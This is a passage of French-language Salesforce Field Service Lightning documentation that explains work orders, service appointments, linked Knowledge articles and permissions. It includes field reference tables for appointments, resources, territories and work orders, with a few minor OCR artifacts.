Pour apprendre à configurer des règles de partage afin de contrôler le partage des ordres d'exécution, reportez-vous à Création de règles de partage d'ordre d'exécution.

**Fonctionnement conjoint des ordres d'exécution et des rendez-vous de service**

Les rendez-vous de service dans les ordres d'exécution et les éléments d'ordre d'exécution offrent une vue plus détaillée du travail en cours de réalisation. Alors que les ordres d'exécution et les éléments d'ordre d'exécution permettent de saisir des informations générales sur une tâche, les rendez-vous de service permettent d'ajouter des détails de planification et de propriété.

Par exemple, supposons que vous créez un ordre d'exécution pour suivre la maintenance annuelle du réfrigérateur d'un client. Dans la liste associée Rendez-vous de service de l'ordre d'exécution, vous créez un rendez-vous Maintenance annuelle.

Pendant le rendez-vous, le technicien réalise la plupart des tâches de maintenance mais détermine qu'une pièce de rechange doit être commandée et installée. Une fois le rendez-vous terminé, un deuxième rendez-vous de service est créé dans l'ordre d'exécution pour suivre l'installation. Lorsque le deuxième rendez-vous est terminé, le technicien détermine que le réfrigérateur est totalement réparé et l'ordre d'exécution peut être fermé.

**Fonctionnement conjoint des ordres d'exécution et des ressources**

La liaison d'ordres d'exécution à des ressources permet de suivre le travail réalisé sur les ressources, que ce soit une installation, une réparation ou une maintenance préventive. Vous pouvez associer un ordre d'exécution à une ressource via la liste associée Ordres d'exécution, dans la page de détail de la ressource, ou dans le champ de référence Ressource de l'ordre d'exécution. Lorsque vous liez des ordres d'exécution à des ressources, respectez les consignes suivantes :

- Si un ordre d'exécution est associé à une ressource particulière, associez l'ordre d'exécution à la ressource dans Salesforce afin de faciliter le suivi.
- Si une requête est ouverte pour un client qui rencontre un problème avec une ressource, créez un ordre d'exécution pour inspecter ou réparer la ressource. Associez l'ordre d'exécution à la requête pour permettre au responsable de la requête de suivre sa progression.
- Si vous devez suivre une maintenance standard périodique sur des ressources, liez l'ordre d'exécution associé à l'autorisation ou au contrat de service qui prend en compte la maintenance.

**Rapports sur les ordres d'exécution**

Créez des types de rapport personnalisés pour suivre les ordres d'exécution dans votre organisation. Pour plus d'informations, reportez-vous à Création de rapports Field Service Lightning.

Remarque: Vous pouvez également utiliser le type de rapport personnalisé Jalons d'objet pour afficher les ordres d'exécution avec des jalons dans votre organisation. Les champs `Statut du jalon` et `Icône de statut du jalon` sont désormais disponibles dans les rapports d'ordres d'exécution.

**Joindre des articles Knowledge à des ordres d'exécution**

Vous pouvez joindre des articles Knowledge à des ordres d'exécution et à des éléments de ligne d'ordre d'exécution pour permettre aux techniciens sur site d'accéder rapidement à des spécifications produits, à des instructions, et davantage. Pour plus d'informations, reportez-vous à Consignes relatives à l'utilisation de Knowledge avec des ordres d'exécution.

CONSULTER ÉGALEMENT :

Configuration d'ordres d'exécution

Consignes relatives à l'utilisation d'ordres d'exécution

Champs d'ordres d'exécution

# Consignes relatives à l'utilisation de Knowledge avec des ordres d'exécution

Vous pouvez joindre des articles Knowledge à des ordres d'exécution et à des éléments de ligne d'ordre d'exécution afin de faciliter l'accès les techniciens sur site aux informations de procédures importantes, à des instructions, à des spécifications, et davantage.

**Joindre un article**

Vous pouvez joindre un article à un ordre d'exécution ou à un élément de ligne d'ordre d'exécution de deux façons :

- Accédez à l'enregistrement auquel vous souhaitez joindre l'article. Dans le widget Knowledge One dans la console, recherchez un article. Dans le menu d'actions de l'article, cliquez sur **Joindre à un ordre d'exécution** ou **Joindre à un élément de ligne d'ordre d'exécution**.
- Accédez à l'enregistrement auquel vous souhaitez joindre l'article. Dans la liste associée Articles, cliquez sur **Rechercher des articles**. Utilisez la recherche pour localiser votre article, puis cliquez sur **Joindre à un ordre d'exécution** ou **Joindre à un élément de ligne d'ordre d'exécution** dans le menu d'actions de l'article.

**Affichage d'un article joint**

Les articles joints à un ordre d'exécution ou à un élément de ligne d'ordre d'exécution sont affichés dans le widget Knowledge One et dans la liste associée Articles de l'enregistrement. Affichez un article en cliquant sur son titre. Vous pouvez également accéder à des articles joints depuis le fil d'un ordre d'exécution ou d'un élément de ligne d'ordre d'exécution si le suivi de fil des listes associées est activé.

Dans les pages de détail d'article, les listes associées Ordres d'exécution liés et Éléments de ligne d'ordre d'exécution lié indiquent l'enregistrement auquel un article est joint.

**Dissociation d'un article**

Vous pouvez dissocier un article d'un ordre d'exécution ou d'un élément de ligne d'ordre d'exécution de deux façons :

- Accédez à l'enregistrement auquel l'article est joint. Dans le widget Knowledge One, dans la console, cliquez sur **Dissocier d'un ordre d'exécution** ou **Dissocier d'un élément de ligne d'ordre d'exécution** dans le menu d'actions de l'article.
- Accédez à l'enregistrement auquel l'article est joint. Dans la liste associée Articles, cliquez sur **Dissocier** en regard de l'article.

**Mise à jour d'un article joint**

Si un article est obsolète, vous pouvez publier une nouvelle version en accédant à l'article et en cliquant sur **Modifier**.

Lorsque vous joignez un article à un enregistrement, cette version de l'article reste associée à l'enregistrement, même si des versions ultérieures sont publiées. Vous pouvez dissocier et joindre à nouveau un article à un enregistrement afin de lier l'enregistrement à la dernière version de l'article. Le champ `Version d'article lié` de la page de détail de l'article lié mène à la version jointe.

**Gestion des articles liés**

Personnalisez des présentations de page d'article lié, des champs, des règles de validation, et plus encore, depuis le nœud Articles liés dans Configuration, sous Knowledge.

Pour apprendre à configurer votre console et vos présentations de page afin de joindre des articles à des ordres d'exécution et à des éléments de ligne d'ordre d'exécution, reportez-vous à Configuration d'ordres d'exécution.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour joindre ou dissocier un article dans un ordre d'exécution ou un élément de ligne d'ordre d'exécution :


- Lire sur les ordres d'exécution ET Lire sur le type d'article ET Knowledge activé

Pour modifier des présentations de page :

- Personnaliser l'application

Pour modifier des présentations de console :

- Personnaliser l'application ET Utilisateur Service Cloud




**(1)** Affichez et modifiez les articles joints à un enregistrement depuis la liste associée Articles.

**(2)** Affichez les propriétés d'un article en cliquant sur **Afficher**, ou affichez l'article lui-même en cliquant sur son titre. Cliquez sur **Dissocier** pour retirer l'article de l'enregistrement.

**(3)** Le widget Knowledge One dans le menu latéral de la console permet de gérer les articles joints, d'afficher des articles suggérés et de rechercher dans la base de connaissances.

**(4)** Le menu d'actions de chaque article contient l'option pour le joindre ou le dissocier.

ATTENTION:

- Le widget Article et l'outil Articles de fil ne sont pas disponibles dans la vue du fil.
- Les actions rapides et les actions globales ne sont pas prises en charge pour les articles liés.
- Dans la barre d'outils Article de la page d'accueil de Knowledge, vous ne pouvez pas joindre un article à un ordre d'exécution ou à un élément de ligne d'ordre d'exécution.
- Les listes associées Ordres d'exécution liés et Éléments d'ordre d'exécution liés dans les articles ne sont pas disponibles dans Lightning Experience et dans Salesforce1.
- Les articles liés sont en lecture seule dans Lightning Experience et dans Salesforce1.
- Dans Lightning Experience, lorsque vous cliquez sur le lien d'un article dans un élément de fil, vous accédez à la page de l'article dans Salesforce Classic. Dans Salesforce1, les articles liés ne sont pas accessibles à partir d'éléments de fil.

CONSULTER ÉGALEMENT :

Champs d'articles liés

# Champs d'objets Field Service Lightning

Découvrez les champs disponibles dans des objets standard Field Service Lightning.

Champs de rendez-vous de service

Les rendez-vous de service contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité au niveau du champ.

Champs de ressources de service

Les ressources de service et leurs objets associés contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs de territoires de service

Les territoires de service et les membres de territoire de service incluent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs d'ordres d'exécution

Les ordres d'exécution ont les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs d'éléments d'ordre d'exécution

Les éléments d'ordre d'exécution ont les champs suivants. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs de types de travail

Les types de travail contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs d'articles liés

Un article lié est un article Knowledge joint à un ordre d'exécution ou à un élément de ligne d'ordre d'exécution. Les articles liés ont les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs d'heures de fonctionnement

Les heures et les périodes de fonctionnement comprennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Champs de compétences pour l'assistance sur site

Les compétences représentent les certifications et les domaines d'expertise de votre force de travail d'assistance sur site. Les compétences et leurs objets associés contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

## Champs de rendez-vous de service

Les rendez-vous de service contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité au niveau du champ.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Nom du champ | Description |
|---|---|
| `Compte` | (Lecture seule) Le compte associé au rendez-vous. Si l'enregistrement parent est un ordre d'exécution ou un élément d'ordre d'exécution, la valeur de ce champ est héritée du parent. Sinon, il reste vide. |
| `Durée réelle (Minutes)` | Le nombre de minutes qui ont été nécessaires à la ressource pour honorer le rendez-vous une fois arrivée à l'adresse. Lors de l'ajout initial des valeurs aux champs `Début réel ///` et `Fin réelle`, la `Durée réelle` est |

| Nom du champ | Description |
| --- | --- |
| | automatiquement renseignée pour préciser la différence entre `Début réel` et `Fin réelle`. Si les champs `Début réel` et `Fin réelle` sont ensuite mis à jour, le champ `Durée réelle` n'est pas de nouveau mis à jour, mais vous pouvez le mettre à jour manuellement. |
| `Fin réelle` | La date et l'heure effectives de fin du rendez-vous. |
| `Début réel` | La date et l'heure effectives de début du rendez-vous. |
| `Adresse` | L'adresse du rendez-vous. Elle est héritée de l'enregistrement parent s'il contient une adresse. |
| `Numéro du rendez-vous` | Un numéro attribué automatiquement qui identifie le rendez-vous. |
| `Fin de la fenêtre d'arrivée` | La fin de la période pendant laquelle le technicien doit arriver sur site. Cette période est généralement plus longue à la période de début et de fin planifiée afin de permettre un retard et un changement de planning. Vous pouvez partager le début et la fin de la période d'arrivée avec le client, mais réservez Début et fin planifiée à un usage interne uniquement. |
| `Début de la fenêtre d'arrivée` | Le début de la période pendant laquelle le technicien doit arriver sur site. Cette période est généralement plus longue à la période Début et fin planifiée pour autoriser en retard et un changement de planning. Vous pouvez partager le début et la fin de la période d'arrivée avec le client, mais réservez Début et fin planifiée à un usage interne uniquement. |
| `Contact` | Le contact associé au rendez-vous. Si l'enregistrement parent est un ordre d'exécution ou un élément d'ordre d'exécution, la valeur de ce champ est héritée du parent. |
| `Description` | La description du rendez-vous. |
| `Statut de répartition` | Indique si la ressource de service attribuée a été notifiée du rendez-vous. Il contient deux valeurs :<br>• *`Réparti`* : la ressource de service attribuée a été notifiée du rendez-vous. La sélection de cette valeur change le `Statut` du rendez-vous en `Réparti`. Cette valeur peut être sélectionnée uniquement lorsque le `Statut` du rendez-vous est `Non planifié` ou `Planifié`.<br>• *`Annulé`* : le rendez-vous est annulé. La sélection de cette valeur change le `Statut` du rendez-vous en `Annulé`. |
| `Date d'échéance` | La date à laquelle le rendez-vous doit être terminé. Généralement, `Début le plus tôt autorisé ///` et `Date d'échéance` reflètent les conditions du contrat de niveau de service du client. |

| Nom du champ | Description |
| --- | --- |
| `Durée` | La durée estimée du rendez-vous. Si l'enregistrement parent est un ordre d'exécution ou un élément d'ordre d'exécution, le rendez-vous hérite de la durée de son parent, mais la durée peut être mise à jour manuellement. La durée est exprimée en minutes ou en heures en fonction de la valeur sélectionnée dans le champ `Type de durée`. |
| `Type de durée` | L'unité de durée : minutes ou heures. |
| `Début le plus tôt autorisé ///` | La date à partir de laquelle le rendez-vous peut commencer. `Début le plus tôt autorisé ///` et `Date d'échéance` reflètent les conditions du contrat de niveau de service du client. |
| `Enregistrement parent` | L'enregistrement parent associé au rendez-vous. |
| `Catégorie de statut de l'enregistrement parent` | (Lecture seule) La catégorie de statut de l'enregistrement parent. Si l'enregistrement parent est un ordre d'exécution ou un élément d'ordre d'exécution, la valeur est renseigné, sinon il reste vide. |
| `Type d'enregistrement parent` | (Lecture seule) Le type de l'enregistrement parent : Compte, Ressource, Opportunité, Ordre d'exécution ou Élément d'ordre d'exécution. |
| `Fin planifiée` | L'heure à laquelle la fin du rendez-vous est planifiée. Si vous utilisez les packages Field Service Lightning gérés avec l'optimiseur de planification, ce champ est renseigné une fois le rendez-vous attribué à une ressource. `Fin planifiée` – `Début planifié` = `Durée estimée`. |
| `Début planifié` | L'heure à laquelle le début du rendez-vous est planifié. Si vous utilisez les packages Field Service Lightning gérés avec l'optimiseur de planification, ce champ est renseigné une fois le rendez-vous attribué à une ressource. |
| `Territoire de service` | Le territoire de service associé au rendez-vous. Si l'enregistrement parent est un ordre d'exécution ou un élément d'ordre d'exécution, le rendez-vous hérite du territoire de service de son parent. |
| `Statut` | (Lecture seule) Le statut du rendez-vous. Le statut est automatiquement renseigné en fonction de l'heure actuelle et des Heures de début et de fin planifiées, des Heures de début de fin réelles et du Statut de répartition du rendez-vous. La liste déroulante comprend les valeurs suivantes, qui peuvent être calculées comme suit :<br>• *`Non planifié`* : les champs `Début planifié` et `Fin planifiée` sont vides.<br>• *`Planifié`* : les champs `Début planifié` et `Fin planifiée` sont renseignés. |

| Nom du champ | Description |
| --- | --- |
| | • *Réparti* : le Statut de répartition a été modifié en Réparti.<br>• *En cours* : le champ Début réel est renseigné, mais le champ Fin réelle est vide.<br>• *Terminé* : les champs Début réel et Fin réelle sont renseignés.<br>• *Annulé* : le Statut de répartition a été modifié en Annulé.<br>• *Manqué* : les champs Début planifié et Fin planifiée sont renseignés, les champs Début réel et Fin réelle sont vides et l'heure de Fin planifiée est passée.<br>• *Exécution longue* : le rendez-vous est *En cours*, mais l'heure de Fin planifiée est passée.<br>• *En retard* : le rendez-vous est *planifié*, et l'heure actuelle est comprise entre Début planifié et Fin planifiée.<br>Remarque: Vous ne pouvez pas créer des statuts de rendez-vous supplémentaires. Si vous avez besoin d'un statut de rendez-vous de service modifiable, utilisez des champs personnalisés. |
| Objet | Une phrase courte qui décrit le rendez-vous. |

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de rendez-vous de service

## Champs de ressources de service

Les ressources de service et leurs objets associés contiennent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Les *ressources de service* désignent les utilisateurs qui peuvent réaliser le travail d'assistance sur site. Elles contiennent les champs ci-dessous.

| Nom du champ | Description |
| --- | --- |
| Actif | Lorsque cette option est sélectionnée, la ressource peut être attribuée à des ordres d'exécution. Pour les besoins de suivi du service, les ressources ne peuvent pas être supprimées. Par conséquent, pour retirer une ressource, la méthode la plus efficace consiste à la désactiver. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Nom du champ | Description |
| --- | --- |
| `Basée sur la capacité` | Les ressources basées sur la capacité sont limitées un certain nombre d'heures ou de rendez-vous sur une période donnée.<br>Conseil: La liste associée Capacités affiche la capacité d'une ressource. |
| `Description` | La description de la ressource. |
| `Incluse dans l'optimisation de la planification` | Lorsque cette option est sélectionnée, l'optimiseur de planification du service peut attribuer cette ressource à des ordres d'exécution pendant le processus d'optimisation. Utilisez-la uniquement si les packages gérés Field Service Lightning sont installés. Seuls les utilisateurs qui disposent de la licence d'ensemble d'autorisations « Planification de Field Service » peuvent être inclus dans l'optimisation de la planification. |
| `Nom` | Le nom de la ressource. Vous utilisez généralement le nom ou la fonction de l'utilisateur associé. |
| `Type de ressource` | Indique si la ressource est un technicien ou un répartiteur. Les ressources qui sont des répartiteurs ne peuvent pas être basées sur la capacité ni incluses dans l'optimisation de la planification. Seuls les utilisateurs qui disposent de la licence d'ensemble d'autorisations « Répartiteur Field Service » peuvent être des répartiteurs.<br>Remarque: Vous ne pouvez pas ajouter des types de ressource supplémentaires. |
| `Utilisateur` | L'utilisateur associé. |

Les *Absences de ressource* sont les périodes pendant lesquelles une ressource de service n'est pas disponible pour travailler. Elles contiennent les champs ci-dessous.

| Nom du champ | Description |
| --- | --- |
| `ID d'absence` | (Lecture seule) Un numéro généré automatiquement qui identifie l'absence. |
| `Type d'absence` | Le type de l'absence : *`Réunion`*, *`Formation`*, *`Maladie`* ou *`Congés`*. Vous pouvez ajouter des valeurs personnalisées si nécessaire. |
| `Adresse` | L'adresse associée à l'absence. |
| `Description` | La description de l'absence. |
| `Heure de fin` | La date et l'heure de fin de l'absence. |
| `Nom de la ressource` | La ressource de service absente. |
| `Heure de début` | La date et l'heure de début de l'absence. |

La *capacité* d'une ressource de service indique la quantité de travail que la ressource peut réaliser sur une période spécifiée. Les enregistrements de capacité comprennent les champs ci-dessous.

| Nom du champ | Description |
|---|---|
| `Date de fin` | La date à laquelle la capacité se termine, par exemple, la date de fin d'un contrat. |
| `Nom` | (Lecture seule) Un numéro généré automatiquement qui identifie l'enregistrement de capacité. |
| `Heures par période` | Le nombre d'heures pendant lesquelles la ressource peut travailler par période. |
| `Ressource de service` | La ressource associée. |
| `Date de début` | La date à laquelle la capacité entre en vigueur. |
| `Période` | Jours, Heures ou Mois. Par exemple, si une ressource peut travailler 80 heures par mois, la `Période` de la capacité est *`Mois`* et les `Heures par période` sont *`80`*. |
| `Éléments de travail par période` | Le nombre total de rendez-vous de service que la ressource peut effectuer par période. |

CONSULTER ÉGALEMENT :

- Configuration de ressources de service
- Consignes relatives à l'utilisation de ressources de service

## Champs de territoires de service

Les territoires de service et les membres de territoire de service incluent les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

Les *territoires de service* représentent les régions dans lesquelles le travail d'assistance sur site peut être réalisé. Ils contiennent les champs ci-dessous.

| Nom du champ | Description |
|---|---|
| `Actif` | Indique si le territoire de service peut être utilisé. Si un territoire est inactif, vous ne pouvez pas lui ajouter des membres ni lui associer des ordres d'exécution, des éléments d'ordre d'exécution ou des rendez-vous de service. |
| `Adresse` | Une adresse à associer au territoire. Vous pouvez répertorier l'adresse du siège social du territoire. |
| `Description` | La description du territoire. |
| `Nom` | Le nom du territoire. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Nom du champ | Description |
| --- | --- |
| `Heures de fonctionnement` | Les heures de fonctionnement du territoire, qui indiquent les horaires auxquels les rendez-vous de service doivent être fixés au sein du territoire. Les ressources de service qui sont membres d'un territoire héritent automatiquement des heures de fonctionnement du territoire, sauf si des heures différentes sont spécifiées dans l'enregistrement du membre du territoire de service. |
| `Territoire parent` | Le territoire de service parent d'un territoire, s'il en a un. Par exemple, le territoire *`Californie du Nord`* peut avoir le territoire parent *`État de Californie`*. |
| `Territoire de niveau supérieur` | (Lecture seule) Le territoire de niveau supérieur dans une hiérarchie de territoires de service. Selon la position d'un territoire dans la hiérarchie, son territoire de niveau supérieur peut être identique à son parent. |

Les *membres de territoire de service* sont des ressources de service disponibles pour travailler dans le territoire de service. Ils contiennent les champs ci-dessous.

| Nom du champ | Description |
| --- | --- |
| `Adresse` | L'adresse du membre. Vous pouvez répertorier l'adresse de la ressource de service associée dans ce champ. |
| `Date de fin` | La date à laquelle la ressource de service n'est plus membre du territoire. Si la ressource va travailler régulièrement dans le territoire, laissez ce champ vide. Ce champ est utilisé principalement pour préciser la fin d'une relocalisation temporaire. |
| `Numéro de membre` | (Lecture seule) Un numéro généré automatiquement qui identifie le membre du territoire de service. |
| `Heures de fonctionnement` | Les heures de fonctionnement du membre, qui sont héritées du territoire de service. |
| `Ressource de service` | La ressource de service attribuée au territoire de service. |
| `Territoire de service` | Le territoire de service auquel la ressource de service est attribuée. |
| `Date de début` | La date à laquelle la ressource de service devient membre du territoire de service. |
| `Type de territoire` | Principal, secondaire ou relocalisation.<br>• Le territoire principal est généralement le territoire dans lequel la ressource travaille le plus souvent, par exemple, près de son domicile. Les ressources de service ne peuvent avoir qu'un seul territoire principal.<br>• Les territoires secondaires sont les territoires dans lesquels la ressource peut être attribuée à des rendez-vous, en cas de |

| Nom du champ | Description |
| --- | --- |
| | nécessité. Les ressources de service peuvent avoir plusieurs territoires secondaires.<br>• Les territoires de relocalisation représentent les déplacements temporaires des ressources de service. Si vous utilisez les packages gérés Field Service Lightning avec l'optimiseur de planification, les ressources avec des territoires de relocalisation sont toujours attribuées à des services au sein de leur territoire de relocalisation, pendant les dates de relocalisation spécifiées. S'ils n'ont pas de territoire de relocalisation, les territoires principaux sont prioritaires sur les secondaires.<br>Par exemple, une ressource de service peut avoir les territoires suivants :<br>• Territoire principal : *Chicago Ouest*<br>• Territoires secondaires :<br>– *Chicago Est*<br>– *Chicago Sud*<br>• Territoire de relocalisation : *Manhattan*, pour une période de trois mois |

CONSULTER ÉGALEMENT :

Configuration de territoires de service

Consignes relatives à l'utilisation de territoires de service

## Champs d'ordres d'exécution

Les ordres d'exécution ont les champs ci-dessous. Il se peut que certains champs ne soient ni visibles ni modifiables, selon la présentation de votre page et les paramètres de sécurité définis au niveau du champ.

| Champ | Description |
| --- | --- |
| Compte | Le compte associé à l'ordre d'exécution. |
| Adresse | Le format composé de l'adresse à laquelle l'ordre d'exécution est réalisé. L'ordre d'exécution hérite de l'adresse du compte associé. Les rendez-vous de service et les éléments de ligne héritent leur adresse de l'ordre d'exécution, même si l'adresse des éléments de ligne peut être mise à jour. |
| Ressource | La ressource associée à l'ordre d'exécution. |
| Heures d'ouverture | Les heures d'ouverture associées à l'ordre d'exécution. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champ | Description |
|---|---|
| Requête | La requête associée à l'ordre d'exécution. |
| Ville | La ville dans laquelle l'ordre d'exécution est réalisé. La longueur du champ est limitée à 40 caractères. |
| Contact | Le contact associé à l'ordre d'exécution. |
| Pays | Le pays dans lequel l'ordre d'exécution est réalisé. La longueur du champ est limitée à 80 caractères. |
| Code ISO de la devise | Le code ISO de toute devise autorisée par l'organisation. Disponible uniquement pour les organisations dans lesquelles la fonctionnalité des devises multiples est activée. |
| Description | La description de l'ordre d'exécution. Nous recommandons de décrire les étapes que doit suivre un utilisateur pour marquer l'ordre d'exécution *Terminé*. |
| Remise | (Lecture seule) La moyenne pondérée des remises sur tous les éléments de ligne de l'ordre d'exécution. Elle peut correspondre à un nombre positif allant jusqu'à 100. |
| Durée | La durée estimée requise pour réaliser l'ordre d'exécution. Spécifiez l'unité de durée dans le champ Type de durée. |
| Type de durée | L'unité de durée : minutes ou heures. |
| Date de fin | La date à laquelle l'ordre d'exécution est réalisé. Ce champ est vide sauf si vous configurez une automatisation pour le configurer. Pour un exemple de règle de workflow qui configure le champ Date de début (un champ similaire), voir ci-dessous. |
| Autorisation | L'autorisation associée à l'ordre d'exécution. |
| Heure de fin du processus d'autorisation | Heure à laquelle l'ordre d'exécution quitte un processus d'autorisation. Si un processus d'autorisation s'applique à un ordre d'exécution, ce champ s'affiche. |
| Heure de début du processus d'autorisation | Heure à laquelle l'ordre d'exécution est entré dans un processus d'autorisation. Si un processus d'autorisation s'applique à un ordre d'exécution, ce champ s'affiche. |
| Précision du géocode | Le niveau de précision des coordonnées géographiques d'un emplacement par rapport à son adresse physique. Un service de géocodage fournit généralement cette valeur en fonction des coordonnées de latitude et de longitude de l'adresse. |
| Total général | (Lecture seule) Le prix total de l'ordre d'exécution taxe comprise. |
| Date de dernière modification | La date à laquelle l'ordre d'exécution a été modifié pour la dernière fois. |
| Date de dernier affichage | La date à laquelle l'ordre d'exécution a été consulté pour la dernière fois. |

| Champ | Description |
| --- | --- |
| `Latitude` | Utilisé avec `Longitude` pour spécifier la géolocalisation précise de l'adresse à laquelle l'ordre d'exécution est réalisé. Les valeurs acceptables sont des nombres de -90 à 90 comprenant jusqu'à 15 décimales. |
| `Éléments de ligne` | (Lecture seule) Le nombre d'éléments de ligne dans l'ordre d'exécution. |
| `Longitude` | Utilisé avec `Latitude` pour spécifier la géolocalisation précise de l'adresse à laquelle l'ordre d'exécution est réalisé. Les valeurs acceptables sont des nombres de -180 à 180 comprenant jusqu'à 15 décimales. |
| `Statut du jalon` | Un jalon est une étape dans un processus d'autorisation. Il peut avoir l'un des trois statuts suivants : Conforme, Violation ouverte et Violation fermée. Si un processus d'autorisation s'applique à un ordre d'exécution, ce champ s'affiche. Pour en savoir plus, reportez-vous à Statuts des jalons. |
| `Icône de statut du jalon` | Une icône correspondant au statut du jalon.<br>• Conforme<br>• Violation ouverte<br>• Violation fermée |
| `Propriétaire` | Le propriétaire attribué à l'ordre d'exécution. |
| `Ordre d'exécution parent` | L'ordre d'exécution parent de l'ordre d'exécution, s'il existe.<br>**Conseil:** Affichez, créez et supprimez des ordres d'exécution enfants d'un ordre d'exécution dans la liste associée Ordres d'exécution enfants. |
| `Code postal` | La code postal auquel l'ordre d'exécution est réalisé. La longueur du champ est limitée à 20 caractères. |
| `Catalogue de prix` | Le catalogue de prix associé à l'ordre d'exécution. L'ajout d'un catalogue de prix à l'ordre d'exécution permet d'attribuer différentes entrées du catalogue à des éléments de ligne de l'ordre d'exécution. Ce champ est disponible uniquement si des produits sont activés. |
| `Priorité` | La priorité de l'ordre d'exécution. La liste de sélection contient les valeurs suivantes, qui peuvent être personnalisées :<br>• *`Basse`*<br>• *`Moyenne`*<br>• *`Élevée`*<br>• *`Critique`* |

| Champ | Description |
| --- | --- |
| `Ordre d'exécution racine` | (Lecture seule) L'ordre d'exécution de niveau supérieur dans une hiérarchie d'ordres d'exécution. Selon la position de l'ordre d'exécution dans la hiérarchie, sa racine peut être identique à son parent. |
| `Contrat de service` | Le contrat de service associé à l'ordre d'exécution. |
| `Territoire de service` | Le territoire de service dans lequel l'ordre d'exécution doit être réalisé. |
| `Date de début` | La date à laquelle l'ordre d'exécution commence. Ce champ est vide sauf si vous configurez une automatisation pour le renseigner. Pour un exemple de règle de workflow qui configure ce champ, voir ci-dessous. |
| `Région/province` | La région/province dans laquelle l'ordre d'exécution est réalisé. La longueur du champ est limitée à 80 caractères. |
| `Statut` | Le statut de l'ordre d'exécution. La liste de sélection contient les valeurs suivantes, qui peuvent être personnalisées :<br>• *`Nouveau`*<br>• *`En cours`*<br>• *`En attente`*<br>• *`Terminé`*<br>• *`Fermé`*<br>La modification du statut d'un ordre d'exécution n'affecte pas le statut de ses éléments d'ordre d'exécution ou des rendez-vous de service associés. |
| `Catégorie du statut` | Catégorie à laquelle appartient chaque valeur de statut. Les cinq catégories de statut disponibles correspondent aux valeurs de statut par défaut.<br>Si vous créez des valeurs de `Statut` personnalisées, vous devez indiquer la catégorie à laquelle elles appartiennent. Par exemple, si vous créez une valeur `En attente d'une réponse`, vous pouvez décider qu'elle appartient à la catégorie `En attente`. |
| `Rue` | Le numéro et le nom de la rue auxquels l'ordre d'exécution est réalisé. |
| `Objet` | L'objet de l'ordre d'exécution. Essayez de décrire la nature et l'objectif de la tâche à effectuer. Par exemple, « Entretien annuel sur site ». La longueur du champ est limitée à 255 caractères. |
| `Sous-total` | (Lecture seule) La sommes des sous-totaux des éléments de ligne de l'ordre d'exécution avant l'application des remises et des taxes. |

| Champ | Description |
|---|---|
| `Taxe` | La taxe totale sur l'ordre d'exécution. Par exemple, dans un ordre d'exécution dont le prix total est de 100 $, saisissez 10 $ pour appliquer une taxe de 10 pour cent. Vous pouvez saisir un nombre avec ou sans symbole de devise et utiliser jusqu'à deux décimales. |
